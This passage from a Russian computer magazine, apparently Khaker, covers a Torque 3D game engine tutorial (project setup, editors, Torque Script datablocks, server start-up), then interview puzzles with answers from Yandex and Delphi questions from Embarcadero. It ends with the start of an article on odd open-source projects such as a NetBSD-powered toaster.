Одним словом, все эти фичи унаследованы от предыдущих версий движка и подогнаны под современные реалии. Тем временем после выхода в Open Source движок получил дополнительные возможности: в третьей версии присутствует поддержка контроллера Leap Motion (https://www.leapmotion.com), джойстика Razer Hydra (www.razerzone.com/minisite/hydra), очков виртуальной реальности Oculus Rift (www.oculusvr.com).

ПОДГОТОВКА: ИНСТАЛЛЯЦИЯ И СОЗДАНИЕ ПРОЕКТА

Чтобы установить Torque 3D, можно по отдельности скачать с GitHub части пакета, включающего собственно сам движок, документацию (по скриптовому языку) и менеджер проектов. С другой стороны (и это более предпочтительный вариант), все это можно скачать одним архивом с сайта GarageGames.com по ссылке: mit.garagegames.com/Torque3D-3-0.zip. Все это хозяйство весит чуть более 338 Мб. Поскольку доступен весь исходный код движка, то для его сборки нужен Visual Studio '08, '10, '12. Кроме того, для компиляции движка понадобится DirectX SDK June '10. Вдобавок для редактирования скриптов очень рекомендую специально предназначенную для этого прогу — Torsion (www.garagegames.com/products/torsion). Она стоит денег, но этот редактор достоин своей цены. Он включает не только подсветку синтаксиса языка Torque Script и стандартные фичи кодерского текстового редактора, но и менеджер проекта (в стиле VS) и полнофункциональный отладчик. Последний — просто незаменимая вещь!

Скачав архив с движком, распакуй его в предпочтительное место. Внутри находятся несколько папок и файлов; обратим внимание на содержимое папки Templates, там две подпапки: Empty и Full, содержимое которых используется в качестве стартовой точки для создания нового проекта. Полезным дополнением (для образовательного процесса) будет еще один образец: FPS_Tutorial.zip (is.gd/JY6lcR); распаковать и поместить содержимое архива в папку Templates.

Создадим новый проект. Запусти Project Manager.exe. В появившемся окне нажми кнопку «New Project». Откроется еще одно окно, где будет предложено ввести название будущего проекта и выбрать образец, на основе которого этот проект будет создан. На этом шаге выбери «Full», позднее я выскажу свои мысли на этот счет. Нажимаем «Choose Modules», отобразится окно, в котором можно выбрать используемые в создаваемом проекте модули.

Из ниспадающего списка выбирается модуль, отвечающий за передачу данных о перемещении аватара. Их три: Standard Move Class представляет наиболее часто используемый метод передачи данных между клиентом и сервером, HIFI Networking больше подходит для жанра «гонок» и при этом требует настройки, ExtendedMove был добавлен в третью версию для поддержки новых контроллеров. В списке ниже можно выбрать используемую в игре физическую подсистему; еще ниже можно изменить звуковой движок — включить FMod. Если в игре планируется использовать новые устройства ввода-вывода, то в этом окне необходимо указать пути к папкам с их SDK. Флажок Web Deployment, по идее, включает создание плагина, но его можно скомпоновать и не выставляя флажок. В итоге, закрыв окно выбора модулей, создадим проект, нажав кнопку «Create». Отобразится окошко с прогрессом генерации проекта из образа, когда процесс завершится, тебя известят. Посреди менеджера появится иконка только что созданного проекта. Создаваемые игры помещаются в подпапку My Projects.




Рис. 1. Project Manager




Рис. 2. World Editor



Логотип Torque

TORQUE 3D: ПРОГРАММЕРСКОЕ МЫШЛЕНИЕ

Если тебе приходилось разрабатывать игры, например, с помощью Unity 3D, то работа с Torque 3D может показаться непривычной, и чем больше ты работал с другим движком, тем сильнее будет чувствоваться разница. Так, в принципе, в Unity проект создается с нуля, а в Torque — на основе готовой игры. Я не собираюсь разводить холивар на тему, что лучше и какой подход правильнее. Однако я хочу сказать, что эти движки имеют кардинально разные идеологии, различающиеся подходы к созданию игр. Другими словами, в Torque происходит наполнение и редактирование мира. При всем при этом, разрабатывая игру на Torque, писать кода требуется больше, чем при таком же процессе на Unity; можно сказать, что первый больше нацелен на кодера, тогда как второй — на дизайнера. В Torque нет подхода: перетащи эту штуку на ту фигню, и при удачном стечении обстоятельств все заработает. Но описанная возможность кажется мне шаманством, а не программированием.

Как я уже говорил, главное преимущество Torque перед другими движками — это наличие полного исходного кода, что действительно позволяет заточить движок под свой проект.

Ранее при создании проекта мы встретились с выбором шаблона; у меня есть некоторые соображения по поводу выбора между Empty и Full. Оба используют один и тот же движок, что на C++, однако у них различные содержания начальных скриптов и арта; так, у Empty практически нет ничего, с другой стороны, у Full-проекта есть богатый багаж скриптов и арта. Сюда входят: простой аватар, которого можно увидеть от третьего лица, оружие и некоторый другой арт; из скриптов это: датаблоки персонажа и оружия, дополнительный клиентский и серверный код для оружия, транспортного средства, снарядов, реализации чата и многого другого. Таким образом, создав на основе Full-шаблона свою игру, мы имеем крутой базис, который вправе дополнять и изменять. Между тем я встречал расхожее мнение, что надо создавать из Empty, поскольку из Full нельзя удалить ненужный контент. Это бред! Торковский проект легко поддается любой модификации.

После создания девственный проект, к которому еще не прикасалась рука программиста, состоит из следующего контента: в папке art находятся все модели, текстуры, звуки и другие нарисованные дела, в папке Core содержатся основные скрипты, составляющие ядро движка. В папке Levels лежат файлы миссии. В папке Scripts расположены три подпапки: Client, Server, Gui; первые две содержат скрипты для клиентской и серверной частей движка, а каталог Gui — для управления некоторыми элементами пользовательского интерфейса. Папка Shaders содержит используемые движком шейдеры. В каталоге tools находятся торковские редакторы (их мы обсудим ниже). В папке Web лежит заготовка для веб-плагина. Имеющиеся кроме каталогов файлы представляют собой: исполняемый файл игры, динамическую либу движка, плагины (если скомпонованы) и необходимый скрипт — main.cs.

TORQUE 3D: ОБЗОР РЕДАКТОРОВ

Игровой движок тем и отличается от чистого программного интерфейса, что в нем присутствуют различные редакторы, позволяющие работать над игрой не только программистам, но и разным Level-дизайнерам. Движки — лидеры индустрии обладают рядом полезных и упрощающих разработку игры в целом редакторов. Torque 3D нисколько не отстает в этом плане; он содержит полный набор необходимых редакторов, которые мы быстро рассмотрим в этом разделе.

Запусти свою игру, исполняемый файл которой находится в подпапке game твоего проекта.




Рис. 3. Terrain Painter




Рис. 4. Деколи

Отобразится меню, в котором нас интересует самая верхняя кнопка — «Play», после ее нажатия будет предложено выбрать уровень. По умолчанию их два: Empty Room и Empty Terrain. Выберем второй. Начнется загрузка уровня. При первом запуске, кроме загрузки датаблоков, объектов и миссии, вначале произойдет распаковка/импортирование мешей из Collada (*.dae) формата в стандартный торковский dts. В будущем движок, обнаружив эти файлы, будет напрямую их загружать. Так что первая загрузка будет долгой.

В результате запустится игра с видом от первого лица. В ней есть минимум для дальнейшего совершенствования: пользовательский интерфейс, оружие, счетчики жизней и патрон, при нажатии на <Tab> камера переключится на вид от третьего лица, где можно увидеть аватара. Немного побегав и оценив свои возможности, можно отметить, что, конечно, способов взаимодействия по сравнению с современными играми маловато, однако это всего лишь заготовка! Для запуска редактора мира во время игры нажми <F11>.

World Editor представляет собой оболочку для других, узкоспециализированных редакторов. World Editor содержит 14 редакторов. Открываемый вместе с редактором мира Object Editor служит для добавления, удаления и изменения свойств объектов. Его тулбар позволяет выбрать режим камеры, шаг ее перемещения, задать режимы отображения, настроить точки привязки, сетку, сформировать префабы и много чего другого. Здесь также есть панель выбора инструмента для преобразования выделенного объекта: перемещение, вращение, масштаб. Панель Scene Tree, находящаяся у правой границы окна, содержит две вкладки: Scene и Library. На первой в списке находятся все имеющиеся в миссии объекты. Если в этом списке или в отображаемой в основной области видимости сцене выбрать объект, ниже на панели Inspector отобразятся его свойства. Их можно непосредственно редактировать. Вторая вкладка панели Scene Tree — Library содержит все объекты, которые можно добавить в мир игры. Это как обычные меши, заскриптованные объекты, так и специальные объекты движка: камеры, зоны, порталы, пути и так далее. Следующий редактор, Terrain Editor помогает модифицировать ландшафт: создавать горы и впадины, дыры и прочее. Инструменты редактора для осуществления преобразований находятся на дополнительной панели. Terrain Painter позволяет раскрашивать ландшафт с помощью материалов, которые добавляются в окне Terrain Painter Material Selector посредством создания нового слоя, для него задается текстура. В тулбаре настраивается размер и форма кисти. Кроме того, в редакторе есть автоматическая раскраска — AutoPaint, которая красит с учетом параметров высоты и наклона. Очень полезная вещь! Material Editor помогает создавать материалы, которые могут быть применены к любому объекту. При настройке материала редактор позволяет задать текстуру для каждого канала (Diffuse, Normal, Specular), настроить эффекты освещения, анимации (для материала) и другое. Sketch Tool используется для создания выпуклых фигур. Честно сказать, редко используемая приблуда. Datablock Editor позволяет создавать и редактировать датаблоки. С датаблоками мы разберемся позднее. Использование этого редактора похоже на работу с другими торковскими редакторами: выбираем в верхней панели (Datablock Library) нужный датаблок, а в нижней модифицируем определенные свойства. Decal Editor служит для редактирования графических меток. Это особый тип объектов. Подобные метки используются в качестве следов персонажей и/или следов от пуль огнестрельного оружия.

Деколи представляют собой двумерные текстуры, наложенные на поврежденную поверхность. Forest Editor — прекрасное средство создания массива однотипных или схожих объектов, в большинстве случаев деревьев.

Mesh Road Editor, как и следует из названия, создает дороги; они прокладываются подобно рисованию кривых Безье, чтобы они выглядели по-разному, изменяются используемые материалы. Mission Editor Area устанавливает размеры уровня. С помощью Particle Editor можно создать и отредактировать системы частиц. Редактор обладает широкими возможностями для настройки как источника, так и самих частиц. Имеется большой выбор заготовок: это и взрывы, и огонь, и дым, и пузыри, а также многое другое. River Editor позволяет создавать реки, ничего неожиданного здесь нет. Road Editor — это усовершенствованный редактор дорог, который прокладывает пути в соответствии с рельефом местности. Shape Editor — это прекрасное дополнение, появившееся в первой версии Torque 3D 1.01 после ряда бета-версий, оно облегчило настройку персонажей, сделав их доводку непосредственно в движке. Позволяет загружать необходимые анимационные секвенции, ставить триггеры на определенные кадры, блендить (смешивать анимации) — например чтобы перс одновременно бежал и стрелял, — с его помощью можно настраивать коллизии, и еще многими другими возможностями обладает этот редактор. Короче, превосходный инструмент!

Еще один мощный редактор, имеющийся в Torque 3D, — это Gui Editor. Название само говорит о его предназначении. Он вызывается при нажатии на <F10>. Принципы работы с ним, по существу, такие же, как при работе с другими WYSIWYG-редакторами: выбираем на панели справа (вкладка Library) необходимый компонент или перетаскиваем его на активную область слева. Затем, выбрав компонент и открыв вкладку GUI, получим список его свойств, которые непосредственно можно изменить. Сохранение настраиваемого интерфейса осуществляется в меню File.

Файлы миссии и интерфейса представляют собой читаемые ASCII-файлы, которые можно редактировать, не загружая редакторы, хотя это не лучший вариант. Между тем, когда игра уже будет готова к распространению, эти текстовые файлы можно легко преобразовать в двоичный формат.

TORQUE 3D: СКРИПТИНГ

Один из самых значительных компонентов движка Torque 3D, бесспорно, скриптовый язык Torque Script. Этот язык предназначен для описания игровой логики, геймплея и других сущностей, таких как миссии, пользовательские интерфейсы и так далее. Хотя он удобен для реализации геймплейных тасков, необходимо воздерживаться от решения на нем сложных, требующих продолжительных вычислений задач, поскольку исполнение кода на Torque Script в 50 раз медленнее исполнения кода на C++. Но это ни в коей мере не должно ограничивать использование языка в правильном русле. В то же время скриптовый код в других движках выполняется приблизительно с такой же скоростью.

Torque Script — язык с динамической типизацией (PHP, Python, Ruby), синтаксис унаследован от C, подобно абсолютному большинству других более-менее современных языков программирования. Управляющие средства в нем содержатся такие же, как в C/C++. Вместе с этим Torque Script гораздо проще своих прародителей. Нет широкого диапазона типов данных, есть только строка и число и, соответственно, легкое преобразование между двумя типами, автоматическое управление памятью. Тем временем даже на таком «безобидном» языке можно написать код, который будет заваливать всю игру до критической ошибки и вылета.

В отличие от C++, здесь нет структур и классов, зато есть датаблоки, которые играют похожую роль. Они не могут содержать функции, только переменные. С другой стороны, датабло-




Рис. 5. Лес, созданный с помощью Forest Editor

Рис. 6. Персонаж в Shape Editor

ки могут наследоваться. Датаблоки — серверные объекты и после создания не могут быть удалены или изменены. Главным образом они используются для создания объектов и инициализации их переменных-членов значениями собственных атрибутов. Приведу пример определения унаследованного датаблока:

```
datablock playerWomanData↵
(DefaultWomanData : PlayerData) {
    renderFirstPerson = true;
    className = playerWomanArmor;
    shapeFile = "art/shapes/avatars/↵
    playerWoman/woman.dts";
    // etc…
}
```

Датаблок в скриптовом коде всегда является отражением одноименной структуры в коде движка на C++. PlayerWomanData — это структура в C++ коде, на основе которой будет создан датаблок DefaultWomanData, значения для него будут унаследованы от датаблока PlayerData. Наследуемый датаблок должен быть создан также от структуры playerWomanData. Хотя наследование датаблоков используется весьма редко, в некоторых случаях оно может быть удобным решением. Внутри командных скобок присутствуют операторы инициализации атрибутов датаблока. В данном случае мы создаем блок данных для аватара: задаем режим отображения персонажа при виде от первого лица, указываем скриптовый класс, путь и файл, откуда надо загрузить модель, которая будет представлять аватар. Далее следует огромное число разных свойств (документация в помощь).

Объект создается посредством следующего кода:

```
%player = new AIPlayer() {
    dataBlock = %block;
    marker = %obj;
    fov = %tempFOV;
    team = %tempTeam;
    //etc…
};
```

Этот блок кода создает персонаж класса AIPlayer, инициализирует некоторые его свойства и сохраняет дескриптор созданного объекта в локальной переменной %player (глобальная переменная имела бы вид $player). Если в конструктор передать параметр, то он станет именем объекта: %player = new AIPlayer(monster1) {… }. Чтобы добиться такого же результата, можно присвоить строковый идентификатор свойству name внутри командных скобок. Объекты могут создаваться и разрушаться в течение всего жизненного цикла игры.

TORQUE 3D: ПУСК

Теперь, когда мы обсудили ключевые механизмы, мы можем глубже окунуться в движок, чтобы увидеть, как он работает. После запуска экзэшника управление передается в файл main.cs, находящийся в корневой папке игры — game. Код в этом файле осуществляет основную инициализацию движка: устанавливает значения глобальным переменным, отображает splash-окно, создает канву на главном окне, парсит параметры командной строки, ищет и исполняет main-файлы в дочерних папках. В них содержатся подключение (exec) других скриптов и вызовы функций инициализации клиента и сервера. Таким же образом подключаются и загружаются пользовательские интерфейсы, которые подгружают текстуры для вывода на поверхностях гуи-элементов. Вместе с этим загружаются редакторы.

Во время создания сервера в функцию, которая этим занимается, — CreateServer в качестве параметра передается тип создаваемого сервера — для одного игрока (локальный) или многопользовательский. В первую очередь мы заинтересованы в создании мультиплеерных игр, следовательно, будем обсуждать этот вариант. И в этом случае происходит открытие порта 28000. Затем управление передается в функцию загрузки уровня/миссии loadMission. На первом этапе она с помощью функции buildLoadInfo читает переданный ей файл миссии и отправляет его подключенному клиенту (миссия передается клиенту одновременно с запуском сервера только в случае синглплеерной игры). На втором этапе посредством вызова loadMissionStage2 определяется значение CRC, которое впоследствии используется для проверки целостности файла миссии на сервере и клиентах.

После того как миссия загрузится на сервере и будет передана клиенту, он начнет ее загружать. Если сервер уже запущен (самый распространенный случай в мультиплеерной игре) и к нему подключится клиент, то сначала на сервере проверяется возможность принять еще одно подключение (в функции Game Connection::onConnectRequest). Если сервер готов к подключению, клиенту возвращается пустая строка "" и он продолжает процедуру подключения, вызывая серверную функцию GameConnection::onConnect. Она высылает клиенту инфу о запущенной в данный момент миссии, устанавливает клиенту значения свойств по умолчанию (раса, пол, имя и так далее), сообщает присутствующим на сервере игрокам о новеньком и отсылает эти же данные подключившемуся клиенту. Затем она увеличивает счетчик клиентов и запускает загрузку миссии. Этот процесс логически поделен на три этапа, их смену можно отследить на экране прогресса загрузки на клиенте. Первым делом клиенту будут переданы датаблоки. Это довольно быстрый этап даже с большой миссией. На втором этапе передаются динамические объекты и их свойства. На большом уровне, включающем много объектов, этот этап может быть долгим. Когда он завершится, сервер добавляет нового плеера в тусовку к остальным; при этом на клиенте запускается игра.

ПЛАНЫ НА БУДУЩЕЕ

Мы рассмотрели процесс запуска игры «с высоты птичьего полета», не углубляясь досконально в вызовы и построчное выполнение каждой функции, потому что это заняло бы слишком много журнального пространства. На сегодня оно исчерпано. Мы обсудили историю и развитие движка Torque 3D, создали свой проект, разобрались с редакторами, включенными в движок, прикоснулись к скриптовому языку Torque Script и под занавес статьи окунулись в код и выяснили принципы работы Торка.

Torque 3D — мощный игровой движок, который прекрасно подходит для решения как игровых, так и других практических задач. Его можно использовать в образовательных, архитектурных, машиностроительных целях и везде, где необходима высококачественная визуализация в реальном времени. Например, сейчас, когда Torque 3D стал открытым, GarageGames сотрудничает с разными образовательными заведениями — движок выступает в качестве наглядного пособия и/или инструмента в обучающих программах.

Думаю, что ставить точку еще рано, ведь нам надо еще так много обсудить в Torque 3D и в конце концов разработать свою мультиплеерную игру. Для этого в будущем мы поговорим: о модификации скриптов, создании новых персонажей, искусственном интеллекте, построении уровней, добавлении оружия, работе с движком в C++ коде и многом-многом другом. Будем надеяться, редактор пойдет нам навстречу и одобрит пару-тройку статей по Torque 3D (еще ТРИ статьи по одному движку? Только не это! — Прим. ред.).

Удачи во всех делах и до встречи на страницах журнала! ⌶





Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

РЕШЕНИЕ ЗАДАЧ ОТ ЯНДЕКСА ИЗ ПРЕДЫДУЩЕГО НОМЕРА

ВОПРОС ПРО RAID

Классический вопрос про то, что такое RAID 10 и RAID 0+1. Обычно мы спрашиваем, в чем разница, какой из них лучше и почему.

Ответ на этот вопрос — RAID 10 лучше. В случае с четырьмя дисками в массиве при выходе из строя одного диска нагрузка перейдет на соседний в паре. В случае RAID 0+1 если выходит из строя один диск, то из строя выходит целый страйп, а значит, соседние диски будут более нагружены. Время синхронизации после замены вышедшего из строя диска в RAID 10 в два раза меньше, чем в RAID 0+1. И кроме того, RAID 10 более надежен. Вероятность выхода из строя массива RAID 10 на четырех дисках при вышедших из строя любых двух — 33%, а в случае RAID 0+1 — 66%.

ВОПРОС ПРО СЕТИ

Два приложения в разных дата-центрах обменивались данными по протоколу прикладного уровня, использующему в качестве транспорта протокол TCP по выделенному каналу с пропускной способностью 10 Gbps. Природа приложения такова, что данные сначала накапливаются в большом количестве, а потом прикладным уровнем передаются с максимальной интенсивностью. При этом максимальная наблюдаемая скорость передачи данных между ними не превышала 200 Кб/с. После перемещения серверов, на которых работают эти приложения, в один дата-центр скорость передачи данных возросла на порядки. Предложите объяснения этому. Что можно было бы предложить для исправления ситуации до переезда серверов?

Вариантов ответа на этот вопрос несколько:

- **Потеря пакетов на канале.** Необходимо провести стандартную диагностику (ping, ошибки на сетевых интерфейсах и так далее) — если предположение верное, то требуется локализация причины потерь пакетов и ее устранение.
- **Возможно, канал между дата-центрами является LFN (long fat network).** Если на серверах не поддерживается (что в 2013 году сомнительно) или не включено использование опции window scale протокола TCP (RFC 1323), то максимальное окно не может превышать 65 535 байт, что существенно меньше произведения RTT и пропускной способности канала. Максимальная скорость в такой конфигурации не будет превышать 65 535/RTT байт/с. Необходимо проверить, что эта опция включена, и если это не так — включить ее.

ВОПРОС ПРО СЕРТИФИКАТЫ

Протокол HTTPS сейчас получает все большее распространение и популярность. Вот типичный вопрос про сертификаты.

На 1.2.3.4: 443 отвечают три сайта:

- forbar.tj;
- foo.ec;
- bar.ag

по протоколу HTTPS.

Сколько должно быть сертификатов для этих веб-сайтов и что должно в них быть прописано согласно RFC, чтобы браузеры могли им доверять?

Вариантов ответа на этот вопрос два:

- сертификат должен быть один, и все три хоста должны быть описаны в X509v3 Subject Alternative Name;
- можно сделать несколько разных сертификатов, если клиенты поддерживают SNI.

СОВСЕМ ПРОСТОЙ ВОПРОС ПРО BASH

Как инкрементировать (увеличить на единицу) переменную «a» в bash?

Варианты ответа на этот вопрос:

- `let a=a+1`
- ``a=`expr $a + 1` ``

КАКАЯ УТИЛИТА ПОЗВОЛЯЕТ УЗНАТЬ НАЗВАНИЯ БИБЛИОТЕЧНЫХ ФУНКЦИЙ, ИСПОЛЬЗУЕМЫХ ПРОГРАММОЙ В ПРОЦЕССЕ ИСПОЛНЕНИЯ?

Вариантов ответа, как обычно, много, например, один из них — ltrace.

КЛАССИЧЕСКИЙ ВОПРОС

Расскажите, как происходит процесс загрузки Linux от включения компьютера. Просим рассказать про стадии загрузчика на x86, что такое init, как он создается и зачем он нужен, про upstart/systemd — какие у них принципы работы и в чем их преимущества перед обычными init-скриптами.

Ответ на этот вопрос можно найти во всех учебниках для системных администраторов, так что мы решили его тут не публиковать :).

МЫ ЖДЕМ ВАШИХ ЗАДАЧЕК!

IT-компании, шлите нам свои задачки! Интересные и оригинальные задачки мы совершенно безвозмездно поставим перед нашими читателями.

Достаточно просто написать на lozovsky@glc.ru и установить близкий контакт третьей степени с редактором рубрики. Вы шлете задачки, мы их публикуем. Взаимовыгодно! Да, и про бонусы читателям-решателям не забывайте!

НОВАЯ ПАРТИЯ ВОПРОСОВ: КОМПАНИЯ EMBARCADERO

(ЭТО КОТОРАЯ C++BUILDER® XE4, RAD STUDIO XE4 И DELPHI® XE4 ДЕЛАЕТ)

ДАН КОД, СРАБАТЫВАЮЩИЙ ПРИ НАЖАТИИ НА КНОПКУ:

```
procedure TForm1.Button1Click↵
(Sender: TObject);
begin
  try
    try
      StrToInt('some number');
      ShowMessage('1');
    except
      ShowMessage('2');
    end;
  finally
    ShowMessage('3');
  end;
  ShowMessage('4');
end;
```

Какие цифры увидит пользователь программы?

ДАН КОД:

```
A = class
  public
    procedure Fun;
end;
B = class(A)
  public
    procedure Fun;
end;

procedure A.Fun;
begin
  ShowMessage('A');
end;

procedure B.Fun;
begin
  ShowMessage('B');
end;
//...
var
  refA : A;
  refB : B;
begin
  refA := B.Create;
  refB := refA;
  refA.Fun;
  refB.Fun;
  //...
end;
```

- В какой строчке кода будет ошибка компиляции? Каким способом (способами) можно ее исправить?
- В случае исправления и успешного запуска какие буквы увидит пользователь?
- Какие изменения нужно внести в код классов, чтобы пользователь увидел два раза букву B?

ДАН КОД:

```
IMyInterface = interface
end;
TMyClass = class(TInterfacedObject, ↵
IMyInterface)
  public
    destructor Destroy;
end;

destructor TMyClass.Destroy;
begin
  ShowMessage('destructor');
end;

procedure TForm1.Button1Click(Sender: ↵
TObject);
var
  inf : IMyInterface;
begin
  inf := TMyClass.Create;
end;
```

Что нужно изменить в коде, чтобы при нажатии на кнопку пользователь увидел сообщение со словом «destructor»?

ДАН КОМПОНЕНТ TABLE1:TTABLE С ЦЕЛОЧИСЛЕННЫМ ПОЛЕМ «ID». КАКИЕ СТРОКИ НЕ БУДУТ КОМПИЛИРОВАТЬСЯ?

```
1. Table1.FieldByName('id').Value := ↵
   10;
2. Table1.FieldByName('id').Value := ↵
   'ten';
3. Table1.FieldByName('id').AsInteger ↵
   := 10;
4. Table1.Fields[0].AsString := 10;
5. Table1['id'] := 10;
6. Table1['id'] := 'ten';
7. Table1.Fields['id'] := 'ten';
8. Table1.Fields['id'] := 10;
9. Table1.Fields.FieldByName('id').↵
   AsString := 10;
10.Table1.FieldsById('id').Value := 10;
11.Table1.Fields.FieldByName('id').↵
   AsInteger := 10;
```

ЗАДАЧА НА ЗНАНИЕ БАЗОВЫХ АЛГОРИТМОВ

Дан массив, содержащий ссылки на объекты типа «кнопка». Каждая кнопка имеет координаты верхнего правого угла (Left, Top), а также ширину и высоту (Width, Height). Необходимо разработать функцию, задающую размещение кнопок на форме. Кнопки должны располагаться вплотную друг к другу и не выходить за размер формы. Учесть вариант, когда все кнопки не умещаются в один ряд.

«ГЕОМЕТРИЧЕСКАЯ» ЗАДАЧА

Заданы три точки координатами x1, y1, x2, y2, x3, y3. Определить, попадает ли точка с координатами x и y в треугольник, образованный исходными точками. Если решение задачи заняло меньше десяти минут (вместе с реализацией в коде), то распространить на трехмерный случай и пространственное задание четырех точек.

«ПРИКЛАДНАЯ» ЗАДАЧА

Даны два отряда боевых юнитов. Первый состоит из существ А, каждое из которых обладает защитой d1, здоровьем h1 и атакой a1. Для существ Б параметры задаются значениями d2, h2 и a2. Известно, что при боевом взаимодействии между отрядами здоровье существ уменьшается прямо пропорционально атаке и обратно пропорционально защите. Создать программу расчета исхода боя при условии, что существа А атакуют первыми существ Б, причем все атакуют всех.

ПРИЗ ЗА РЕШЕНИЕ ЗАДАЧ ОТ EMBARCADERO

Победитель получает Delphi XE4 Architect. Тот самый, который стоит больше 100K RUR ;). Спеши оказаться первым, но отвечай подробно, объясняя и обосновывая свои ответы — это повысит твои шансы! Правильные ответы принимает Федор Усаков на почту: usakov@bcom.ru. К ответам прилагай следующую информацию: полное ФИО, email, город проживания, рабочий статус (студент, программер, PM и так далее) и название компании, если есть.


ЧИТАТЕЛЬ — РЕШАТЕЛЬ ЗАДАЧКИ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Egor Chebotarev (sekt88@gmail.com)

Решил Егор задачку для разработчиков мобильного ПО от Лаборатории (правильное решение — в прошлом номере), да забыл про кое-какие нюансы: его программа не освобождает WakeLock, то есть после обновления экран устройства останется гореть до перезагрузки, а если обновление случилось в спящем режиме при уже выключенном экране, то обновление может не произойти, поскольку WakeLock не выставлен.

За старания вместо ключей от автомобиля Porsche Panamera он получает утешительный приз: ключик для Kaspersky Internet Security.

Рассказ о самых необычных и странных событиях, произошедших в мире открытого ПО



Евгений Зобнин
execbit.ru

ЭТОТ БЕЗУМНЫЙ, БЕЗУМНЫЙ OPEN SOURCE

UNIX и Open Source когда-то выросли из идей, казавшихся безумными даже их прародителям, Linux появился в результате эксперимента, BSD — следствие увлечения студентов. Очень многое в мире Open Source — случайность и порождение проб и ошибок. А какие безумные идеи и эксперименты можно встретить сегодня?

РАБОТАЕТ ДАЖЕ НА ТОСТЕРЕ

До начала повсеместной экспансии Linux на все мыслимые и немыслимые устройства пальму первенства среди самых портируемых ОС уверенно занимала NetBSD. Ее можно было установить на практически все существующие и хоть сколько-нибудь популярные компьютерные системы, включая даже такие ископаемые, как машины на базе процессора Motorola 68000. Однако наибольшую известность получил порт системы на тостер.

В 2005 году компания Technologic Systems представила миру первый полностью рабочий тостер на базе NetBSD. В его основе лежал одноплатный компьютер их собственного производства TS-7200 с ARM-процессором на 200 МГц и 32 Мб оперативной памяти (продается до сих пор, кстати), а с внешней стороны располагались четырехстрочный LCD-дисплей, USB-порт для подключения клавиатуры, порт Ethernet и последовательный порт для подключения консоли.

